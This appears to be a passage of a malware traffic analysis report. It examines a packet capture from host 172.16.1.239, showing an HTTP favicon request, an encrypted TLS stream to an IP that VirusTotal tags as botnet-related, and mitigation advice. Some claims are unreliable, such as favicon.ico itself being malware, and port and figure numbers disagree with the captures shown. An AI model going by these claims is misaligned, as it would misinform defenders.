.         35A6BB2EC464F085...............GET /favicon.ico HTTP/1.1
Host: 81.17.23.125:2318
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 404 404
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 1377
Connection: close

<html><head><meta charset="utf-8"><title>Not found: favicon.ico</title><style>body{background-color:#fff;color:#393318;}
body,td,th{font: 9pt Menlo,Monaco,Lucida Console,Liberation Mono,DejaVu Sans Mono,Bitstream Vera Sans Mono,Courier
New,monospace,serif;margin:0;vertical-align:top;color:#393318;}a{color: #0F74BD !important;}h1{border-left:5px solid
#E64320;padding: 5px;font: 14pt Lucida,Colibri,Verdana,Sans;background-color:#eff0f1;;margin:0px 0px 10px 0px;
color:#7D2727;transition: box-shadow cubic-bezier(.165, .84, .44, 1) .25s;box-shadow: 0 1px 0 rgba(12,13,14,0.15);}
input,textarea,select{margin:0;color:#303336;background-color:#fff;border:1px solid #ddd; font: 9pt Menlo,Monaco,Lucida
Console,Liberation Mono,DejaVu Sans Mono,Bitstream Vera Sans Mono,Courier New,monospace,serif;  border-radius:3px;}form{margin:0px;}
textarea{padding:3px}.toolsInp {width:400px;}button,.btn {background-color: #0095ff; color:#E1ECF4; border-color: #07c;border: 1px
solid transparent;box-shadow: inset 0 1px 0 0 rgba(102,191,255,0.75),0 0 0 0 rgba(0,149,255,0);color: #FFF; border-radius:3px;
padding:3px; margin:5px 0;}.blck {padding: 5px;font: 14pt Lucida,Colibri,Verdana,Sans;background-color:#eff0f1; color:#7D2727;
border-radius:5px; margin:10px 5px;}.list tr:nth-child(even) {background-color: #f8f8f8}</style></head>
<body>
<h1>Error:Not found: favicon.ico</h1></body></html>
```

Figure 8

This is TCP Stream of 172.16.1.239 and 81.17.23.125 over ports 443 and 60167. The first box shows a GET request for favicon.ico. Favicon.ico can be used as malware that can infiltrate systems, trigger spam redirects, generate hacking warnings, cause block listings by search authorities, and create spam-filled folders.



pcap_four.pcap
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Filter Buttons Preferences...
Label:
Enter a description for the filter button
Comment:
Enter a comment for the filter button
Cancel
OK

```
tcp.stream eq 113
Filter: http

No.  Time         Source         Source Port  Destination    Destination Port  Protocol  Length Info
5397 1118.794183  172.16.1.239   59873        202.29.60.34   443               TCP          66 59873 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS
5398 1119.212799  202.29.60.34   443          172.16.1.239   59873             TCP          66 443 → 59873 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
5399 1119.213076  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
5400 1119.213407  172.16.1.239   59873        202.29.60.34   443               TLSv1.2     379 Client Hello
5401 1119.580145  202.29.60.34   443          172.16.1.239   59873             TCP          54 443 → 59873 [ACK] Seq=1 Ack=326 Win=30336 Len=0
5402 1119.580808  202.29.60.34   443          172.16.1.239   59873             TLSv1.2     163 Server Hello, Change Cipher Spec, Encrypted Handsha
5403 1119.581817  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=326 Ack=110 Win=261888 Len=0
5404 1119.582307  172.16.1.239   59873        202.29.60.34   443               TLSv1.2     105 Change Cipher Spec, Encrypted Handshake Message
5405 1119.583758  172.16.1.239   59873        202.29.60.34   443               TLSv1.2     282 Application Data
5406 1120.032018  202.29.60.34   443          172.16.1.239   59873             TCP          54 443 → 59873 [ACK] Seq=110 Ack=605 Win=31360 Len=0
5407 1121.056088  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=110 Ack=605 Win=31360 Len=138
5408 1121.056107  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=1492 Ack=605 Win=31360 Len=13
5409 1121.056115  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=2874 Ack=605 Win=31360 Len=13
5410 1121.056261  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=4256 Ack=605 Win=31360 Len=13
5411 1121.056581  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=5638 Ack=605 Win=31360 Len=13
5412 1121.056597  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=7020 Ack=605 Win=31360 Len=13
5413 1121.056702  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=8402 Ack=605 Win=31360 Len=13
5414 1121.056870  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=605 Ack=5638 Win=262144 Len=0
5415 1121.057014  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=9784 Ack=605 Win=31360 Len=13
5416 1121.057128  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=11166 Ack=605 Win=31360 Len=1
5417 1121.057265  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=12548 Ack=605 Win=31360 Len=1
5418 1121.058274  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=605 Ack=13930 Win=262144 Len=
5419 1121.465754  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=13930 Ack=605 Win=31360 Len=1
5420 1121.465774  202.29.60.34   443          172.16.1.239   59873             TLSv1.2    1436 Application Data
5421 1121.465781  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=16694 Ack=605 Win=31360 Len=1
5422 1121.466214  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=18076 Ack=605 Win=31360 Len=1
5423 1121.466229  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=19458 Ack=605 Win=31360 Len=1
5424 1121.466236  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=20840 Ack=605 Win=31360 Len=1
5425 1121.466307  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=22222 Ack=605 Win=31360 Len=1
5426 1121.466431  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=605 Ack=18076 Win=262144 Len=
5427 1121.466668  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=23604 Ack=605 Win=31360 Len=1
5428 1121.466683  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=24986 Ack=605 Win=31360 Len=1
5429 1121.467014  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=26368 Ack=605 Win=31360 Len=1
5430 1121.467214  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=27750 Ack=605 Win=31360 Len=1
5431 1121.467230  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=29132 Ack=605 Win=31360 Len=1
5432 1121.467453  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=30514 Ack=605 Win=31360 Len=1
5433 1121.467463  202.29.60.34   443          172.16.1.239   59873             TLSv1.2    1436 Application Data
5434 1121.467575  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=605 Ack=30514 Win=262144 Len=
5435 1121.467686  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=33278 Ack=605 Win=31360 Len=1
5436 1121.467873  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=34660 Ack=605 Win=31360 Len=1
5437 1121.468007  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=36042 Ack=605 Win=31360 Len=1
5438 1121.468069  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=37424 Ack=605 Win=31360 Len=1
5439 1121.468358  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=38806 Ack=605 Win=31360 Len=1
5440 1121.468484  202.29.60.34   443          172.16.1.239   59873             TCP        1436 443 → 59873 [ACK] Seq=40188 Ack=605 Win=31360 Len=1
5441 1121.468646  172.16.1.239   59873        202.29.60.34   443               TCP          54 59873 → 443 [ACK] Seq=605 Ack=40188 Win=262144 Len=
```

Figure 9

This is TCP Stream 113, it contains the IP address 172.16.1.239 and 202.29.60.34 through ports 443 and 59873. This stream consists of 700 exchanges of encrypted data. The packets can be seen in Figure 9.




Wireshark · Follow TCP Stream (tcp.stream eq 113) · pcap_four.pcap

```
....@...<..`.M.3l&."..._%...c....@w~..x......&.,.+.0./.$.#.(.'.
.         .........=.<.5./.
.....
.................
.............................#..o=H.......&....3.....e.Gy:e"b./...;X  `.{.#.
.O.......5..gn.........T@...V..a...tp.......(...WW..4,!z.U..%
$M..l..CA:..*...DI1...'U..M../.........VI..V_....W..}........+....................5...1..X.".
\.H.}.........l._....e!.D.U...0..         ..................(..o...>...CB|mZ..
%....F....-.~.d.....EyO..........(...........\..........~.........*.W...Z
.................Dyu.......'S...X....mY...Q.8.7QB..#.<C).D|6..C.Me...
([M8......_l.......g.w6....l./......./....s.........H.f.........A7.?.uj^.."..5.....i5k..y..$=.1%.
{|.u..:C..gg....fa.j@...(Q&..._..../6n.z..{.X.PR......y[u...Kl.m.....@...o...>.~..2.w....[
l.'......V.4.
..^<9......+....6@..(..C..b.+gr..*.b.....H...k.n....S..o.).!.{...j%.....H....{.
5....D.jm.z..l...)L.P.6*;.).>...S..#...j..d.x/..........c}...V...b..^......
........X.'G...j@.....e.`.Q7.S&6..9....i....R..8..(.0...`..-.?.7e3k..%P}...!....o.....=D.c..VM...
9.....Y...8....G.36\h..5
..F..d.1(..kI..f...R.a...5.VA.gi..#.S...+|P..H.X...r|.Bo.:.(z .8..C...Lc-..T.....)..4...qi;.
%.I..]....\.&c...'..Ya...v......U..jK=\ ..5..>....gLH'c.K1...u.H.o|b.....U8....y.G....c.....
..$.u...Q.f..y..v....`a.<:..p.#.....U.V-.u...)O..."....q?%.....[..'.A4...B..h..Y.
23..t9``.E/..W.Z"Y..y.0.{.J.%ZI.|#..
(..w...kk|..~.k:.....h...Je...n.V*.....=...>.C...aZ..ym..cQo.,d;...n...
D..j..p.....@.E......@.d(./../b.\.,.U.W$0&k.;...~o..4....4.....n..U.LW....y../ST....y.E.R.
+....IB...we..A..A..x...|tIu..^G?z.).T.~.....5...?GG......\1.R..b...{..R....p.A...V...
7.@...F.t.....cq/..2q.zR..j+....<.T.$....;.&B...b...S.[F....k)M....II......h..<......*pg...!..W..
2.8F.
&.Q.,.R...D...^.X...q<...#...A.uw...#.H..........H....@........?......B...GO..
5....s.........e0.Y.B@....aU...pz..gt.~`1
.....v.6<
..=BO.O!...:h.%..\.......=b....$O>..l....z...?..).%..d~3..h.
7bi2#.kA..|>..$.E.  ...8d/E.Vf......q..Z...)Qk.a....1..b...m&.>....C"K......l.MX.......
$...S.o.LX.YpJ?)./...9...2c..K../i......U>m..8t.....?...i..*..0.,lLd........W.i..D.....8W.CY....
.Y..a...\;2........:.n..}.+yq%..&
A.[
{........2&...0L..x...c...E..g...).7<...Sx..q........{..U.Ut......D..........$
Y.&...\i..nTy....0F.....EO.`...2m..*...&.u..../...........q^...u...W_aO...@......p..^.`C*2....Q.
0V....hbC.\M....'...@...E..u.tp...UX.D
.......E...W.......iV..y..qY.d9....=hyF.q/..<.5d....|..J.js....-..Uc%a.
$.....o..t.....?.~..@.>2..N[.'........".6......$.nt......?.Z.C.cT..X..a........H..>YL......
7...Dk.=..."..Q...O....sq...dGd.N..=....v<...^.u..-\........;.9.....%....~.[v.&@.
7.K..svx.Xr.r*..x....D.n...3..'*....8.|.
..[/.W..z..c.I:........*.....G4Z.$..&..,G...l..5..v..?.T.K8Dv..U.0.c.W.>...1\..B..sN.N.,._...
\...':..Q.'#N........b...g...O...3.g............T.."..(kb.L.....T....yc.HU.>.R.8....2K.          .P..:
%P...V.F93&.]..WE9.D.h..q..sU.1-
8..M...........aB.....r...Bdj#.*..#.........cc.....)9S...=D.2K..6....\|.e..@.*.....d.LfFG
?.6..............C0..S......>......d.I...'...O.|..4..+.<K.Jr....b..}...
..
...S1.fU%#.......QfK".E.e......<../.lf..l..A.\.
```

Figure 10

The encrypted packet inside TCP Stream 113.



3 security vendors flagged this URL as malicious

http://202.29.60.34/
202.29.60.34
ip

200
Status

2023-03-30 09:56:42 UTC
1 month ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Categories

Forcepoint ThreatSeeker	bot networks

Figure 11

This is a virustotal report of the IP address found within Figures 7 and 8. It’s reported with categories of bot networks.

RECOMMENDED CLEAN UP AND MITIGATION STRATEGIES

The affected host with the IP address 172.16.1.239 should be isolated and disconnected from the network to prevent further infection or data exfiltration. Any suspicious files or registry entries associated with the favicon.ico malware should be identified and deleted. The antivirus software should be updated and configured to scan for this malware's signatures.

Firewall rules should be tightened to block connections to the malicious domains and IP addresses identified in this report. Network traffic should be closely monitored for unusual activity, particularly any communication involving the flagged IPs.

Users should be educated on safe browsing practices, with an emphasis on the importance of avoiding suspicious links and downloading unknown files. With these strategies, the malware can be removed, the host cleaned, and future infections prevented to ensure the network's security and integrity.

Contributing Analysts:

Joshua Crull